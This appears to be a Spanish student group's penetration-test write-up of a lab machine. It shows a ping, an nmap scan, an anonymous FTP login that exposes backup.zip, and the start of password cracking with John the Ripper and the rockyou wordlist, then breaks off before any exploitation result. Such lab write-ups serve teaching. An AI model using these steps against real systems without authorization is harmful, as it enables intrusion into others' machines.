



GRUPO 13



Miembros del Grupo:

Mario Martín Feliz (Portavoz)

Mario Bote Sánchez


Oscar Cardeña Gutiérrez

Índice

- **Conexión con la red a testear**
 - Comprobación mediante ping
- **Enumeración**
 - Detección de servicios y puertos abiertos
- **Vulnerabilidad**
 - Identificación de las vulnerabilidades en los servicios enumerados
- **Explotación**
 - Uso de las vulnerabilidades identificadas para obtener acceso a la máquina auditada
- **Escalada de privilegios**
 - Elevación de privilegios para obtener completo acceso al Sistema e información que contiene


Conexión con la red a testear.

Una vez hemos obtenido conexión con la red a testear, comprobamos mediante un ping, ya que sin una conexión efectiva no podríamos continuar con las pruebas.



Enumeración.


De las herramientas a nuestra disposición, una de las más potentes para recabar información es **nmap**, valoramos la opción de escaneo con la que podemos obtener mejor resultado y comenzamos a indagar.



Se aprecia que, en este caso, los puertos abiertos son 21 (FTP), 22 (SSH) y 80 (HTTP). Este paso es fundamental, ya que nos permite obtener un punto de entrada al Sistema.

Vulnerabilidad.

Al no disponer aún de credenciales válidas para acceder al servicio SSH, optamos por centrar nuestros esfuerzos en el puerto 21 y el usuario anonymous ahí reflejado.



```

(kali@kali)~$ ping -c 2 $IP
PING 10.129.95.174 (10.129.95.174) 56(84) bytes of data:
64 bytes from 10.129.95.174: icmp_seq=1 ttl=63 time=1311 ms
64 bytes from 10.129.95.174: icmp_seq=2 ttl=63 time=276 ms
--- 10.129.95.174 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1834ms
rtt min/avg/max/mdev = 276.352/793.546/1310.741/517.194 ms, pipe 2

(kali@kali)~$ sudo nmap -open -sC -sV $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 11:35 CEST
Nmap scan report for 10.129.95.174
Host is up (0.001s latency).
Not shown: 835 closed tcp ports (reset), 162 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r-xr-x  1 0      0      2533 Apr 13 2021 backup.zip
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|_ 256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_ 256 42:5b:c3:21:df:ef:a2:0b:69:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: MegaCorp Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly Flag not set
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 16.95 seconds



(kali@kali)~$ ftp -p anonymous@$IP
Connected to 10.129.95.174.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10673|)
150 Here comes the directory listing.
-rwxr-xr-x  1 0      0      2533 Apr 13 2021 backup.zip
226 Directory send OK.
ftp>
  
```



Explotación.

Una vez conseguimos acceso, navegamos entre el contenido del servidor, para buscar archivos que nos puedan aportar información relevante.

Una vez descargados dichos archivos, procedemos a su análisis. En este punto nos apoyamos en otra de las herramientas fundamentales, como es John the Ripper, para extraer y procesar datos que se traducen a contraseñas, con las que podemos acceder a la información contenida en esos archivos.

Es un proceso tedioso como se muestra a continuación, pero gratificante en cuanto a los resultados obtenidos.






```

Grupo13 (A tope) [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

Home starting_po...
File System
Trash
sf_Recurso...

kali@kali: /
File Actions Edit View Help
lrwxrwxrwx 1 root root 37 Apr 18 11:24 wifite.txt -> /usr/share/dict/wordlist-probable.txt

kali@kali: /usr/share/wordlists
$ sudo gzip -d rockyou.txt.gz

kali@kali: /usr/share/wordlists
$ ls -ll
total 136644
lrwxrwxrwx 1 root root 26 Apr 18 11:24 amass -> /usr/share/amass/wordlists
lrwxrwxrwx 1 root root 25 Apr 18 11:24 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root 30 Apr 18 11:24 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root 35 Apr 18 11:24 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root 41 Apr 18 11:24 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root 45 Apr 18 11:24 fenum-wifi -> /usr/share/fenum-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root 28 Apr 18 11:24 john.lst -> /usr/share/john/passwd.lst
lrwxrwxrwx 1 root root 27 Apr 18 11:24 legion -> /usr/share/legion/wordlists
lrwxrwxrwx 1 root root 46 Apr 18 11:24 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root 41 Apr 18 11:24 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
lrwxrwxrwx 1 root root 139921507 May 12 2023 rockyou.txt
lrwxrwxrwx 1 root root 19 Apr 18 11:24 seclists -> /usr/share/seclists
lrwxrwxrwx 1 root root 39 Apr 18 11:24 sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root 25 Apr 18 11:24 wfuzz -> /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root 37 Apr 18 11:24 wifite.txt -> /usr/share/dict/wordlist-probable.txt

kali@kali: /usr/share/wordlists
$ cd /

kali@kali: /
$ sudo john --wordlists=/usr/share/wordlists/rockyou.txt hash.txt
Unknown option: "--wordlists=/usr/share/wordlists/rockyou.txt"

kali@kali: /
$ john --help
Created directory: /home/kali/.john
John the Ripper 1.9.0-jumbo-1-bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help Print usage summary
--single[=SECTION[...]] "Single crack" mode, using default or named rules
--single=rule[,...] Same, using "immediate" rule(s)
--single-seed=WORD[WORD] Add static seed word(s) for all salts in single mode
--single-wordlist=FILE +Short+ wordlist with static seed words/morphemes
--single-user-seed=FILE Wordlist with seeds per username (User:password[s]
format)
--single-pair-max=N Override max. number of word pairs generated (6)
--no-single-pair Disable single word pair generation
--[no]-single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin Wordlist mode, read words from FILE or stdin
--pipe Like --stdin, but bulk reads, and allows rules
--rules[=SECTION[...]] Enable word mangling rules (for wordlist or PRINCE

```

```


